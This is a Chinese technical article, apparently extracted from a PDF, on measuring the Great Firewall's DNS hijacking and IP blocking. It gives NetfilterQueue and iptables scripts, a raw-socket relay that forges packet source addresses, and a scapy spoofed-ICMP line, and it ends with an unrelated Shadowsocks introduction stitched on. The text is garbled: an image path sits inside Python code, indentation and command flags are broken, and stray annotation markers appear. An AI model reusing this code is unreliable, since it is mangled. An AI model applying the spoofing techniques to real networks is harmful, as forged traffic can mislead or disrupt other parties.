nfqueue.bind(0, observe_dns_hijacking)

def clean_up(*args):
 subprocess.call('iptables -D OUTPUT -p udp --dst 8.8.8.8 -j QUEUE', shell=True)
 subprocess.call('iptables -D INPUT -p udp --src 8.8.8.8 -j QUEUE', shell=True)
 signal.signal(signal.SIGINT, clean_up)

try:
 subprocess.call('iptables -I INPUT -p udp --src 8.8.8.8 -j QUEUE', shell=True)
 subprocess.call('iptables -I OUTPUT -p udp --dst 8.8.8.8 -j QUEUE', shell=True)
 print('running..')
 nfqueue.run()
except KeyboardInterrupt:
 print('bye')

```

执行python dns\_hijacking\_observation.py, 再使用dig @8.8.8.8 twitter.com应该可以看到类似如下的输出：

```

DNS(ar=[RR(type=41, cls=4096)], qd=[Q(name='twitter.com')], id=8613, op=288)
DNS(an=[RR(name='twitter.com', rdata=';\\x18\\x03\\xad', ttl=19150)], qd=[Q(name='twitter.com')], id=8613, op=33152)
59.24.3.173

```

```
DNS(an=[RR(name='twitter.com', rdata='\xc7\x95\xe6', ttl=27), RR(name='twitter.com', rdata='\xc7\x96\x07', ttl=27),
RR(name='twitter.com', rdata="\xc7\x96", ttl=27)], ar=[RR(type=41, cls=512)], qd=[Q(name='twitter.com')], id=8613,
op=33152)
```

199.59.149.230

199.59.150.7

199.59.150.39

可以看到我们发出去了一个包，收到了两个包。其中第一个收到的包是GFW发回来的错误答案，第二个包才是正确的答案。但是由于dig只取第一个返回的答案，所以我们实际看到的解析结果是错误的。

## 观测劫持发生的位置

利用IP包的TTL特性，我们可以把TTL值从1开始递增，直到我们收到错误的应答为止。结合TTL EXCEEDED ICMP返回的IP地址，就可以知道DNS请求是在第几跳的路由器分光给GFW的。代码如下 (<https://gist.github.com/4524927>)：

```
from netfilterqueue import NetfilterQueue

import subprocess

import signal

import dpkt

import traceback

import socket

import sys

DNS_IP = '8.8.8.8'
```

## source

<http://zh.wikipedia.org/wiki/%E5%9F%9F%E5%90%8D%E6%9C%8D%E5%8A%A1%E5%99%A8%E7%BC%93%E5%AD%98%E6%B1%A1%E6%9F%93>

---

WRONG\_ANSWERS = {

'4.36.66.178',

'8.7.198.45',

'37.61.54.158',

'46.82.174.68',

'59.24.3.173',

'64.33.88.161',

```
'64.33.99.47',
'64.66.163.251',
'65.104.202.252',
'65.160.219.113',
'66.45.252.237',
'72.14.205.99',
'72.14.205.104',
'78.16.49.15',
'93.46.8.89',
'128.121.126.139',
'159.106.121.75',
'169.132.13.103',
'192.67.198.6',
'202.106.1.2',
'202.181.7.85',
'203.161.230.171',
'207.12.88.98',
'208.56.31.43',
'209.36.73.33',
'209.145.54.50',
'209.220.30.174',
'211.94.66.147',
'213.169.251.35',
'216.221.188.182',
'216.234.179.13'
}

current_ttl = 1

def locate_dns_hijacking(nfqueue_element):
 global current_ttl
```

try:

```
ip_packet = dpkt.ip.IP(nfqueue_element.get_payload())

if dpkt.ip.IPPROTO_ICMP == ip_packet['p']:
 print(socket.inet_ntoa(ip_packet.src))

elif dpkt.ip.IPPROTO_UDP == ip_packet['p']:
 if DNS_IP == socket.inet_ntoa(ip_packet.dst):

 ip_packet.ttl = current_ttl

 current_ttl += 1

 ip_packet.sum = 0

 nfqueue_element.set_payload(str(ip_packet))
```

[aq]

```
else:
 if contains_wrong_answer(dpkt.dns.DNS(ip_packet.udp.data)):
 sys.stdout.write('* ')
 sys.stdout.flush()
 nfqueue_element.drop()
 return

 else:
 print('END')

 nfqueue_element.accept()
```

except:

```
traceback.print_exc()

nfqueue_element.accept()
```

def contains\_wrong\_answer(dns\_packet):

for answer in dns\_packet.an:

```
if socket.inet_ntoa(answer['rdata']) in WRONG_ANSWERS:
 return True
```

return False

nfqueue = NetfilterQueue()

nfqueue.bind(0, locate\_dns\_hijacking)

def clean\_up(\*args):

```
subprocess.call('iptables -D OUTPUT -p udp --dst %s -j QUEUE' % DNS_IP, shell=True)

subprocess.call('iptables -D INPUT -p udp --src %s -j QUEUE' % DNS_IP, shell=True)

subprocess.call('iptables -D INPUT -p icmp -m icmp --icmp-type 11 -j QUEUE', shell=True)

signal.signal(signal.SIGINT, clean_up)

try:

 subprocess.call('iptables -I INPUT -p icmp -m icmp --icmp-type 11 -j QUEUE', shell=True)

 subprocess.call('iptables -I INPUT -p udp --src %s -j QUEUE' % DNS_IP, shell=True)

 subprocess.call('iptables -I OUTPUT -p udp --dst %s -j QUEUE' % DNS_IP, shell=True)

 print('running..')

 nfqueue.run()

except KeyboardInterrupt:

 print('bye')
```

执行 dig +tries=30 +time=1 @8.8.8.8 twitter.com 可以得到类似下面的输出：

```
==== 隐去 ====
==== 隐去 ====
==== 隐去 ====
219.158.100.166
219.158.11.150
• 219.158.97.30
•
◦ 219.158.27.30
• 72.14.215.130
•
◦ END
```

出现\*号前面的那个IP就是挂了GFW的路由了。脚本只能执行一次，第二次需要重启。另外同一个DNS不能被同时查询，把8.8.8改成你没有在用的DNS。这个脚本的一个“副作用”就是dig返回的答案是正确的了，因为错误的答案被丢弃了。

## 反向观测

前面我们已经知道从国内请求国外的DNS服务器大体是怎么一个被劫持的过程了。接下来我们在国内搭建一个服务器，从国外往国内发请求，看看是不是可以观测到被劫持的现象。

把路由器的WAN口的防火墙打开。配置本地的dnsmasq为使用非标准端口代理查询从而保证本地做dig查询的时候可以拿到正确的结果。然后在国外的服务器上执行

```
dig @国内路由器ip twitter.com
```

可以看到收到的答案是错误的。执行前面的路由跟踪代码，结果如下：

```
==== 隐去 ===
```

```
==== 隐去 ===
```

```
==== 隐去 ===
```

```
115.160.187.13
```

```
213.248.76.73
```

```
219.158.33.181
```

```
219.158.29.129
```

```
219.158.19.165
```

- 219.158.96.225

- 

- 

- 219.158.101.233

```
END
```

可以看到不但有DNS劫持，而且DNS劫持发生在非常靠近国内路由器的位置。这也证实了[论文](#)中提出的观测结果。GFW并没有严格地部署在出国境前第一跳的位置，而是更加靠前。并且是双向的，至少DNS劫持是双向经过实验证实了。

## 通过避免GFW重建请求反DNS劫持

---

### 使用非标准端口

这个实验就非常简单了。使用53之外的端口查询DNS，观测是否有错误答案被返回。

```
dig @208.67.222.222 -p 5353 twitter.com
```

使用的DNS服务器是OpenDNS，端口为5353端口。使用非标准端口的DNS服务器不多，并不是所有的DNS服务器都会提供非标准端口供查询。结果如下：

```
; <>> DiG 9.9.1-P3 <>> @208.67.222.222 -p 5353 twitter.com
```

```
; (1 server found)
```

```
;; global options: +cmd
```

```
;; Got answer:
```

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5367
```

```
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 8192
;; QUESTION SECTION:
;twitter.com. IN A
;; ANSWER SECTION:
twitter.com. 5 IN A 199.59.150.39
twitter.com. 5 IN A 199.59.148.82
twitter.com. 5 IN A 199.59.148.10
;; Query time: 194 msec
;; SERVER: 208.67.222.222#5353(208.67.222.222)
;; WHEN: Mon Jan 14 11:47:46 2013
;; MSG SIZE rcvd: 88
```

可见，非标准端口还是可以得到正确结果的。但是这种穿墙并不能被应用程序直接使用，因为几乎所有的应用程序都不支持使用非标准端口查询。有很多种办法把端口变成53端口能用。

- 使用本地DNS服务器转发 (dnsmasq, pdnsd)
- 用NetfilterQueue改写IP包
- 用iptables改写IP包 : iptables -t nat -I OUTPUT -d 208.67.222.222 -p udp -dport 53 -j DNAT --to-destination 208.67.222.222:5353

## 使用TCP查询

这个实验就更加简单了，也是一条命令：

```
dig +tcp @8.8.8.8 twitter.com
```

GFW在日常是不屏蔽TCP的DNS查询的，所以可以得到正确的结果。但是和非标准端口一样，几乎所有的应用程序都不支持使用TCP查询。已知的TCP转UDP方式是使用pdnsd或者unbound转 (<http://otnths.blogspot.jp/2012/05/openwrt-dns.html?m=1>)。

但是GFW现在不屏蔽TCP的DNS查询并不代表GFW不能这么干。做一个小实验：

```
root@OpenWrt:~# dig +tcp @8.8.8.8 dl.dropbox.com
```

```
;; communications error to 8.8.8.8#53: connection reset
```

可以看到GFW是能够知道你在查询什么的。与HTTP关键字过滤一样，一旦发现查询的内容不恰当，立马就发RST包过来切断连接。那么为什么GFW不审查所有的TCP的DNS查询呢？原因很简单，用TCP查询的绝对少数，尚不值得这么去干。而且就算你能查询到正确域名，GFW自认为还有HTTP关键字过滤和封IP等后着守着呢，犯不着在DNS上卡这么死。

## 使用单向代理

严格来说单向代理并不是穿墙，因为它仍然需要在国外有一个代理服务器。使用代理服务器把DNS查询发出去，但是DNS查询并不经由代理服务器而是直接发回客户端。这样的实现在目前有更好的反劫持的手段（比如非标准端口）的情况下并不是一个有实际意义的做法。但是对于观测GFW的封锁机制还是有帮助的。据报道在敏感时期，对DNS不仅仅是劫持，而是直接丢包。通过单向代理可以观测丢包是针对出境流量的还是入境流量的。

客户端需要使用iptables把DNS请求转给NetfilterQueue，然后用python代码把DNS请求包装之后发给中转代理。对于应用程序来说，这个包装的过程是透明的，它仍然认为请求是直接发给DNS服务器的。

客户端代码如下，名字叫smuggler.py (<https://gist.github.com/4531012>)：

```
from netfilterqueue import NetfilterQueue

import subprocess

import signal

import traceback

import socket

IMPERSONATOR_IP = 'x.x.x.x'

IMPERSONATOR_PORT = 19840

udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM, socket.IPPROTO_UDP)

def smuggle_packet(nfqueue_element):

 try:

 original_packet = nfqueue_element.get_payload()

 print('smuggled')

 udp_socket.sendto(original_packet, (IMPERSONATOR_IP, IMPERSONATOR_PORT))

 nfqueue_element.drop()

 except:

 traceback.print_exc()

 nfqueue_element.accept()

nfqueue = NetfilterQueue()

nfqueue.bind(0, smuggle_packet)

def clean_up(*args):

 subprocess.call('iptables -D OUTPUT -p udp -dst 8.8.8.8 -dport 53 -j QUEUE', shell=True)

 signal.signal(signal.SIGINT, clean_up)

try:
```

```

subprocess.call('iptables -I OUTPUT -p udp --dst 8.8.8.8 --dport 53 -j QUEUE', shell=True)

print('running..')

nfqueue.run()

except KeyboardInterrupt:

print('bye')

```

服务器端代码如下，名字叫impersonator.py：

```

import socket

import dpkt.ip

def main_loop(server_socket, raw_socket):

 while True:

 packet_bytes, from_ip = server_socket.recvfrom(4096)

 packet = dpkt.ip.IP(packet_bytes)

 dst = socket.inet_ntoa(packet.dst)

 print('%s:%s => %s:%s' % (socket.inet_ntoa(packet.src), packet.data.sport, dst, packet.data.dport))

 raw_socket.sendto(packet_bytes, (dst, 0))

server_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

try:

 server_socket.bind(('0.0.0.0', 19840))

 raw_socket = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_RAW)

 try:

 raw_socket.setsockopt(socket.SOL_IP, socket.IP_HDRINCL, 1)

 main_loop(server_socket, raw_socket)

 finally:

 raw_socket.close()


finally:

 server_socket.close()

```

在路由器上运行的时候要把WAN的防火墙规则改为接受INPUT，否则进入的UDP包会因为没有对应的出去的UDP包而被过滤掉。这是单向代理的一个缺陷，需要在墙上开洞。把防火墙整个打开是一种开洞的极端方式。后面专门讨论单向代理的时候会有更多关于防火墙凿洞的讨论。

第二个运行的条件是服务器所在的网络没有对IP SPROOFING做过滤。服务器实际上使用了和GFW发错误答案一样的技术，就是伪造SRC地址。通过把SRC地址填成客户端所在的IP地址，使得DNS查询的结果不需要经过代理服务器中转直接到达客户端。



## 通过丢弃错误答案反DNS劫持[ar][as][at]

### 使用IPTABLES过滤

前两种方式都是针对GFW的重建这一步。因为GFW没有在日常的时候监听所有UDP端口以及监听TCP流量，所以非标准端口或者TCP的DNS查询可以被放行。选择性丢包则针对的是GFW的应对措施。既然GFW发错误的答案回来，只要我们不认它给的答案，等正确的答案来就是了。有两篇相关文档

- 使用ipfilter过滤GFW滴DNS污染
- AntiDNSPoisoning (作者有更新：<https://github.com/hackgfw/openwrt-gfw>)

改写成python脚本是这样的 (<https://gist.github.com/4530465>)，实现来自于AntiDNSPoisoning：

```
import sys
import subprocess
```

### source

<http://zh.wikipedia.org/wiki/%E5%9F%9F%E5%90%8D%E6%9C%8D%E5%8A%A1%E5%99%A8%E7%BC%93%E5%AD%98%E6%B1%A1%E6%9F%93>

```
WRONG_ANSWERS = {
```

```
'4.36.66.178',
'8.7.198.45',
'37.61.54.158',
'46.82.174.68',
'59.24.3.173',
'64.33.88.161',
'64.33.99.47',
'64.66.163.251',
'65.104.202.252',
```

```
'65.160.219.113',
```

```
'66.45.252.237',
```

```
'72.14.205.99',
```

```
'72.14.205.104',
```

```
'78.16.49.15',
```

```
'93.46.8.89',
```

```
'128.121.126.139',
```

```
'159.106.121.75',
```

```
'169.132.13.103',
```

```
'192.67.198.6',
```

```
'202.106.1.2',
```

```
'202.181.7.85',
```

```
'203.161.230.171',
```

```
'207.12.88.98',
```

```
'208.56.31.43',
```

```
'209.36.73.33',
```

```
'209.145.54.50',
```

```
'209.220.30.174',
```

```
'211.94.66.147',
```

```
'213.169.251.35',
```

```
'216.221.188.182',
```

```
'216.234.179.13'
```

```
}
```

```
rules = ['-p udp -sport 53 -m u32 -u32 "4 & 0x1FFF = 0 && 0 >> 22 & 0x3C @ 8 & 0x8000 = 0x8000 && 0 >> 22 & 0x3C @ 14 = 0" -j DROP']
```

for wrong\_answer in WRONG\_ANSWERS:

```
hex_ip = ' '.join(['%02x' % int(s) for s in wrong_answer.split('.')])
```

```
rules.append('-p udp -sport 53 -m string -algo bm -hex-string "%s" -from 60 -to 180 -j DROP' % hex_ip)
```

try:

for rule in rules:

```
print(rule)

subprocess.call('iptables -I INPUT %s' % rule, shell=True)
```

print('running..')

sys.stdin.readline()

except KeyboardInterrupt:

print('bye')

finally:

for rule in reversed(rules):

```
subprocess.call('iptables -D INPUT %s' % rule, shell=True)
```

本地有了这些iptables规则之后就可以丢弃掉GFW发回来的错误答案，从而得到正确的解析结果。这个脚本用到了两个iptables模块一个是u32一个是string。这两个内核模块不是所有的linux机器都有的。比如大部分的Android手机都没有这两个内核模块。所以上面的脚本适合内核模块很容易安装的场景，比如你的ubuntu pc。因为linux的内核模块与内核版本（每次编译基本都不同）是一一对应的，所以不同的linux机器是无法共享同样的内核模块的。所以基于内核模块的方案天然地具有安装困难的缺陷。

## 使用NFQUEUE过滤

对于没有办法自己安装或者编译内核模块的场景，比如最常见的Android手机，厂家不告诉你内核的具体版本以及编译参数，普通用户是没有办法重新编译linux内核的。对于这样的情况，iptables提供了nfqueue，我们可以把内核模块做的ip过滤的工作交给用户态（也就是普通的应用程序）来完成。

CLEAN\_DNS = '8.8.8.8'

RULES = []

for iface in network\_interface.list\_data\_network\_interfaces():

```
this rule make sure we always query from the "CLEAN" dns

RULE_REDIRECT_TO_CLEAN_DNS = (
 {'target': 'DNAT', 'iface_out': iface, 'extra': 'udp dpt:53 to:%s:53' % CLEAN_DNS},
 ('nat', 'OUTPUT', '-o %s -p udp -dport 53 -j DNAT -to-destination %s:53' % (iface, CLEAN_DNS))
)
RULES.append(RULE_REDIRECT_TO_CLEAN_DNS)

RULE_DROP_PACKET = (
 {'target': 'NFQUEUE', 'iface_in': iface, 'extra': 'udp spt:53 NFQUEUE num 1'},
 ('filter', 'INPUT', '-i %s -p udp -sport 53 -j NFQUEUE -queue-num 1' % iface)
)
RULES.append(RULE_DROP_PACKET)
```

## source

<http://zh.wikipedia.org/wiki/%E5%9F%9F%E5%90%8D%E6%9C%8D%E5%8A%A1%E5%99%A8%E7%BC%93%E5%AD%98%E6%B1%A1%E6%9F%93>

```
WRONG_ANSWERS = {
```

```
'4.36.66.178',
'8.7.198.45',
'37.61.54.158',
'46.82.174.68',
'59.24.3.173',
'64.33.88.161',
'64.33.99.47',
'64.66.163.251',
'65.104.202.252',
'65.160.219.113',
'66.45.252.237',
'72.14.205.99',
'72.14.205.104',
'78.16.49.15',
'93.46.8.89',
'128.121.126.139',
'159.106.121.75',
'169.132.13.103',
'192.67.198.6',
'202.106.1.2',
'202.181.7.85',
'203.161.230.171',
'203.98.7.65',
'207.12.88.98',
'208.56.31.43',
'209.36.73.33',
'209.145.54.50',
'209.220.30.174',
'211.94.66.147',
'213.169.251.35',
```

```
'216.221.188.182',
'216.234.179.13',
'243.185.187.39'
```

}

def handle\_nfqueue():

```
try:
 nfqueue = NetfilterQueue()
 nfqueue.bind(1, handle_packet)
 nfqueue.run()
except:
 LOGGER.exception('stopped handling nfqueue')
 dns_service_status.error = traceback.format_exc()
```

def handle\_packet(nfqueue\_element):

```
try:
 ip_packet = dpkt.ip.IP(nfqueue_element.get_payload())
 dns_packet = dpkt.dns.DNS(ip_packet.udp.data)
 if contains_wrong_answer(dns_packet):
 # after the fake packet dropped, the real answer can be accepted by the client
 LOGGER.debug('drop fake dns packet: %s' % repr(dns_packet))
 nfqueue_element.drop()
 return
 nfqueue_element.accept()
 dns_service_status.last_activity_at = time.time()
except:
 LOGGER.exception('failed to handle packet')
 nfqueue_element.accept()
```

def contains\_wrong\_answer(dns\_packet):

```
if dpkt.dns.DNS_A not in [question.type for question in dns_packet.qd]:
 return False # not answer to A question, might be PTR
for answer in dns_packet.an:
 if dpkt.dns.DNS_A == answer.type:
 resolved_ip = socket.inet_ntoa(answer['rdata'])
 if resolved_ip in WRONG_ANSWERS:
 return True # to find wrong answer
```

```

else:

 LOGGER.info('dns resolve: %s => %s' % (dns_packet.qd[0].name, resolved_ip))

 return False # if the blacklist is incomplete, we will think it is right answer

return True # to find empty answer

```

其原理是一样的，过滤所有的DNS应答，如果发现是错误的答案就丢弃。因为是基于nfqueue的，所以只要linux内核支持nfqueue，而且iptables可以添加nfqueue的target，就可以使用以上方式来丢弃DNS错误答案。目前已经成功在主流的android手机上运行该程序，并获得正确的DNS解析结果。另外，上面的实现利用iptables的重定向能力，达到了更换本机dns服务器的目的。无论机器设置的dns服务器是什么，通过上面的iptables规则，统统给你重定向到干净的DNS（8.8.8.8）。

自此DNS穿墙的讨论基本上就完成了。DNS劫持[au][av][aw][ax][ay]是所有GFW封锁手段中最薄弱的[az]一环，有很多种方法都可以穿过。如果不写代码，用V2EX DNS的非标准端口是最容易的部署方式。如果愿意部署代码，用nfqueue丢弃错误答案是最可靠通用的方式，不依赖于特定的服务器。fqdns集成了所有的克服DNS劫持的手段，其为fqrouter的组成部分之一：<https://github.com/fqrouter/fqdns>

## 封IP观测

---

### 观测TWITTER.COM

首先使用dig获得twitter.com的ip地址：

```

root@OpenWrt:~# dig +tcp @8.8.8.8 twitter.com

; <>> DiG 9.9.1-P3 <>> +tcp @8.8.8.8 twitter.com

; (1 server found)

;; global options: +cmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8015

;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:

; EDNS: version: 0, flags:; udp: 512

;; QUESTION SECTION:

;twitter.com. IN A

;; ANSWER SECTION:

twitter.com. 7 IN A 199.59.149.230

twitter.com. 7 IN A 199.59.150.39

twitter.com. 7 IN A 199.59.150.7

```

根据前面的内容我们知道使用dns over tcp，大部分的域名解析都不会被干扰的。这里得到了三个ip地址。先来测试199.59.149.230

```
root@OpenWrt:~# traceroute 199.59.149.230 -n
traceroute to 199.59.149.230 (199.59.149.230), 30 hops max, 38 byte packets
1 123.114.32.1 19.862 ms 4.267 ms 101.431 ms
2 61.148.163.73 920.148 ms 5.108 ms 3.868 ms
3 124.65.56.129 7.596 ms 7.742 ms 7.735 ms
4 123.126.0.133 5.310 ms 7.745 ms 7.573 ms
5 *
6 *
```

这个结果是最常见的。在骨干路由器上，针对这个ip丢包了。这种封锁方式就是最传统的封IP方式，BGP路由扩散，现象就是针对上行流量的丢包。再来看199.59.150.39

```
root@OpenWrt:~# traceroute 199.59.150.39 -n
traceroute to 199.59.150.39 (199.59.150.39), 30 hops max, 38 byte packets
1 123.114.32.1 14.046 ms 20.322 ms 19.918 ms
2 61.148.163.229 7.461 ms 7.182 ms 7.540 ms
3 124.65.56.157 4.491 ms 3.342 ms 7.260 ms
4 123.126.0.93 6.715 ms 7.309 ms 7.438 ms
5 219.158.4.126 5.326 ms 3.217 ms 3.596 ms
6 219.158.98.10 3.508 ms 3.606 ms 4.198 ms
7 219.158.33.254 140.965 ms 133.414 ms 136.979 ms
8 129.250.4.107 132.847 ms 137.153 ms 134.207 ms
9 61.213.145.166 253.193 ms 253.873 ms 258.719 ms
10 199.16.159.15 257.592 ms 258.963 ms 256.034 ms
11 199.16.159.55 267.503 ms 268.595 ms 267.590 ms
12 199.59.150.39 266.584 ms 259.277 ms 263.364 ms
```

在我撰写的时候，这个ip还没有被封。但是根据经验，twitter.com享受了最高层次的GFW关怀，新的ip基本上最慢也是隔日被封的。不过通过这个traceroute可以看到219.158.4.126其实就是那个之前捣乱的服务器，包是在它手里被丢掉的（严格来说并不一定是219.158.4.126，因为ip包经过的路由对于不同的目标ip设置不同的端口都可能会不一样）。再来看199.59.150.7

```
root@OpenWrt:~# traceroute 199.59.150.7 -n
traceroute to 199.59.150.7 (199.59.150.7), 30 hops max, 38 byte packets
1 123.114.32.1 11.379 ms 10.420 ms 23.008 ms
```

2 61.148.163.229 6.102 ms 6.777 ms 7.373 ms

3 61.148.153.61 5.638 ms 3.148 ms 3.235 ms

4 123.126.0.9 3.473 ms 3.306 ms 3.216 ms

5 219.158.4.198 2.839 ms !H \* 6.136 ms !H

这次同样是封IP，但是现象不同。通过抓包可以观察到是什么问题：

```
root@OpenWrt:~# tcpdump -i pppoe-wan host 199.59.150.7 or icmp -vvv
```

07:46:11.355913 IP (tos 0x0, ttl 251, id 0, offset 0, flags [none], proto ICMP (1), length 56)

```
219.158.4.198 > 123.114.40.44: ICMP host r-199-59-150-7.twtr.com unreachable, length 36
 IP (tos 0x0, ttl 1, id 0, offset 0, flags [DF], proto UDP (17), length 38)
123.114.40.44.45021 > r-199-59-150-7.twtr.com.33449: UDP, length 10
```

原来219.158.4.198发回来了一个ICMP包，内容是地址不可到达（unreachable）。于是traceroute就在那里断掉了。

```
root@OpenWrt:~# iptables -I INPUT -p icmp --icmp-type 3 -j DROP
```

如果把unreachable类型的ICMP包丢弃掉，会发现ip包仍然过不去

```
root@OpenWrt:~# traceroute 199.59.150.7 -n
```

traceroute to 199.59.150.7 (199.59.150.7), 30 hops max, 38 byte packets

1 123.114.32.1 4.866 ms 3.165 ms 3.212 ms

2 61.148.163.229 3.107 ms 3.104 ms 3.270 ms

3 61.148.153.61 6.001 ms 7.246 ms 7.398 ms

4 123.126.0.9 7.840 ms 7.223 ms 7.443 ms

5 \*

这次就和被丢包了一样的观测现象了。

```
root@OpenWrt:~# iptables -L -v -n | grep icmp
```

```
3 168 DROP icmp - * * 0.0.0.0/0 0.0.0.0/0 icmp type 3
```

同时，可以看到我们仍然是收到了icmp地址不可到达的包的，只是被我们drop掉了。

## 观测被封IP的反向流量

之前的观测中，被封的ip是ip包的dst。如果我们从国外往国内发包，其src是被封的ip，那么ip包是否会被GFW过滤掉呢？

登录到一台国外的vps上执行下面的python代码

```
from scapy.all import *
```

```
send(IP(src="199.59.150.7", dst="123.114.40.44")/ICMP())
```

然后在国内的路由器（123.114.40.44）上执行抓包程序

```
root@OpenWrt:~# tcpdump -i pppoe-wan host 199.59.150.7 or icmp -vvv
```

```
tcpdump: listening on pppoe-wan, link-type LINUX_SLL (Linux cooked), capture size 65535 bytes
```

```
10:41:14.294671 IP (tos 0x0, ttl 50, id 1, offset 0, flags [none], proto ICMP (1), length 28)
```

```
r-199-59-150-7.twimg.com > 123.114.40.44: ICMP echo request, id 0, seq 0, length 8
```

```
10:41:14.294779 IP (tos 0x0, ttl 64, id 25013, offset 0, flags [none], proto ICMP (1), length 28)
```

```
123.114.40.44 > r-199-59-150-7.twimg.com: ICMP echo reply, id 0, seq 0, length 8
```

可以看到，如果该ip是src而不是dst并不会被GFW过滤。这一行为有两种可能：要么GFW认为封dst就可以了，不屑于再封src了。另外一种可能是GFW封twitter的IP用的是路由表扩散技术，而传统的路由表是基于dst做路由判断的（高级的路由器可以根据src甚至端口号做为路由的依据），所以dst路由表导致的路由黑洞并不会影响该ip为src的情况。我相信是后者，但是GFW在封个人翻墙主机上所表现的实力（对大量的ip做精确到端口的全国性丢包）让我们相信，GFW很容易把封锁变成双向的。不过说实话，在这个硬实力的背后，靠的更多的是CISCO下一代骨干网路由器的超强处理能力，而不是GFW自身。

## 单[Ba]向代理[BB][BC][BD]

因为GFW对IP的封锁是针对上行流量的，所以使得单向代理就可以突破封锁。上行的IP包经过单向代理转发给目标服务器[be]，下行的IP包直接由目标服务器发回给客户端。代码与DNS（UDP协议）的单向代理是一样的。因为单向代理利用的是IP协议，所以TCP与UDP都是一样的。除了单向代理，目前尚没有其他的办法穿过GFW访问被封的IP，只能使用传统的翻墙技术，SOCKS代理或者VPN这些。

使用中国IP访问twitter一文中有更详细的描述：

- <http://fqrouter.tumblr.com/post/38463337823/ip-twitter-1-nfqueue-packet>
- <http://fqrouter.tumblr.com/post/38465016969/ip-twitter-2-nat>
- <http://fqrouter.tumblr.com/post/38468377418/ip-twitter-3-raw-socket>
- <http://fqrouter.tumblr.com/post/38469096940/ip-twitter-4>

有一个小工具来实现单向代理：<https://github.com/fqrouter/fquni>

## 观测HTTP关键词过滤

未完待续

运行在Android上的翻墙工具 fqrouter 已经在Google Play上架：<https://play.google.com/store/apps/details?id=fq.router2>

=====

一般来说，使用体验分为以下几个层面的需求：

1. 有效，会不会仍然被墙挡住
2. 速度，会不会影响上传下载的传输率
3. 稳定，会不会经常断掉
4. 通用，所有的应用程序都支持

5. 设置简单，不需要复杂的设置，不需要重复的设置
6. 花费少，服务器租用成本，设备购买成本，带宽成本

# Shadowsocks 使用方法及资料汇总

感谢万能的互联网，使我们这一代，如果你想，那么你就可以知晓世界上任何的事情！搜索引擎的出现使得搜索知识比以往要容易的多，你只要知道一个概念就能找出相应的所有的知识；社交网络的出现使得你跟你喜欢的明星的交谈就在一个留言上，不像以前那样，平凡的人是根本没有渠道去做这些事情的；从以前网络的虚假到现在慢慢的越来越真实，一个 ID 在网络上就代表着真实世界中的一个人，你可以与你真实世界中的想法一样当然也可以完全不一样，但这都不能阻碍你成为个性、有着独立思想、见解的人，可是生活在天朝，由于种种原因，好多国外世界的资源你是无法看到的，你不能享受你应该得到的这些（xirong 认为每一个个体都有相同的权利去享受互联网带给生活中的改变），这是很令人愤恨的！！如果不能去看到更多的风景，去尝试生命更多的可能，拥有年轻心态的你怎么会甘心？

Across the Great Firewall, you can reach every corner in the world.

## 什么是shadowsocks？

A secure socks5 proxy , designed to protect your Internet traffic.

Shadowsocks 轻量级科学上网姿势，改变您的生活体验！

做完一个码农，经常需要搜索技术文章，如果不能够使用 google，那么你的生活是很痛苦的，很多资料根本搜索不到的，所以你应该知道代理，通过代理可以绕过gfw（[见识下强大的GFW](#)），从而去享受不被控制的生活，[科学上网](#)的方式很多，我们最常见的就是vpn，一把屠龙宝刀，像很多的老牌vpn厂商（[green vpn](#)、[云梯](#)，更多查看靠谱[vpn推荐网](#)），而 shadowsocks就是一把瑞士军刀，锋利小巧快速简单，适应各种场景，适应各种客户端平台，window、mac、linux、ios、android使用简单。

## shadowsocks 原理

简单理解的话，Shadowsocks是将以前通过 SSH 创建的 Socks5 协议拆开成 Server 端和 client 端，下面这个原理图能简单介绍其翻墙原理，基本上和利用SSH tunnel大致类似：



- 1、PC客户端（即你的电脑）发出请求基于 Socks5 协议跟 SS-Local 端进行通讯，由于这个 SS-Local 一般是本机或路由器等局域网的其他机器，不经过 GFW，所以解决 GFW 通过特征分析进行干扰的问题。
- 2、SS-Local 和 SS-Server 两端通过多种可选的加密方法进行通讯，经过GFW的时候因为是常规的 TCP 包，没有明显特征码 GFW 也无法对通讯数据进行解密，因此通讯放行。
- 3、SS-Server 将收到的加密数据进行解密，还原初始请求，再发送到用户需要访问的服务网站，获取响应原路再返回 SS-04，返回途中依然使用了加密，使得流量是普通 TCP 包，并成功穿过 GFW 防火墙。

详细理解请参考文章[写给非专业人士看的 Shadowsocks 简介](#), 不知道GFW? 请参考[强大的GFW长城防火墙](#)

## 为什么要用shadowsocks?

- 配置简单：只需一次输入服务器ip地址、端口号、加密方式，随时即可轻松代理
- 跨平台：window、mac、Linux、ios、android安装客户端，一样轻松
- 与vpn差异

vpnshadowsocks

简单，一键翻墙 简单，一键翻墙

全局，代理浏览器、各种app、所有走网络的都经过vpn服务器 只有浏览器（可以手动设置代理其他app）

免费、收费服务商很多 免费、收费服务商很多

速度可以 速度很快，香港、新加坡几十毫秒

平台性稍差，有些做的也不错了，总体跨平台性差 支持各平台客户端，跨平台性强

- vpn使用过程中最痛苦的莫过于，公司使用vpn、内网某些资源无法访问，需要频繁切换vpn代理
- shadowsocks凭借维护的pac文件自动识别是否是被gfw过滤域名，是的话走代理，否则不走代理，这点很方便，不需要你去关注，你只需要想着该google时就google
- 其他方式比如修改host，一段时间后就被和谐了，很不稳定；GoAgent也是，不稳定，需要频繁部署代理，其实某些时候你只是想要google些资料，却因如何可以用google浪费大量时间。
  - PS汇总这些详细方法，见[Google Drive](#)，也可参考[smartladder](#)。
- 安全系数高，抗封锁能力强，[为什么呢？](#)

## 客户端怎么使用？

- 跨平台支持window、mac、Android、ios、wp [客户端下载地址](#)
- 简单的不同平台安装说明
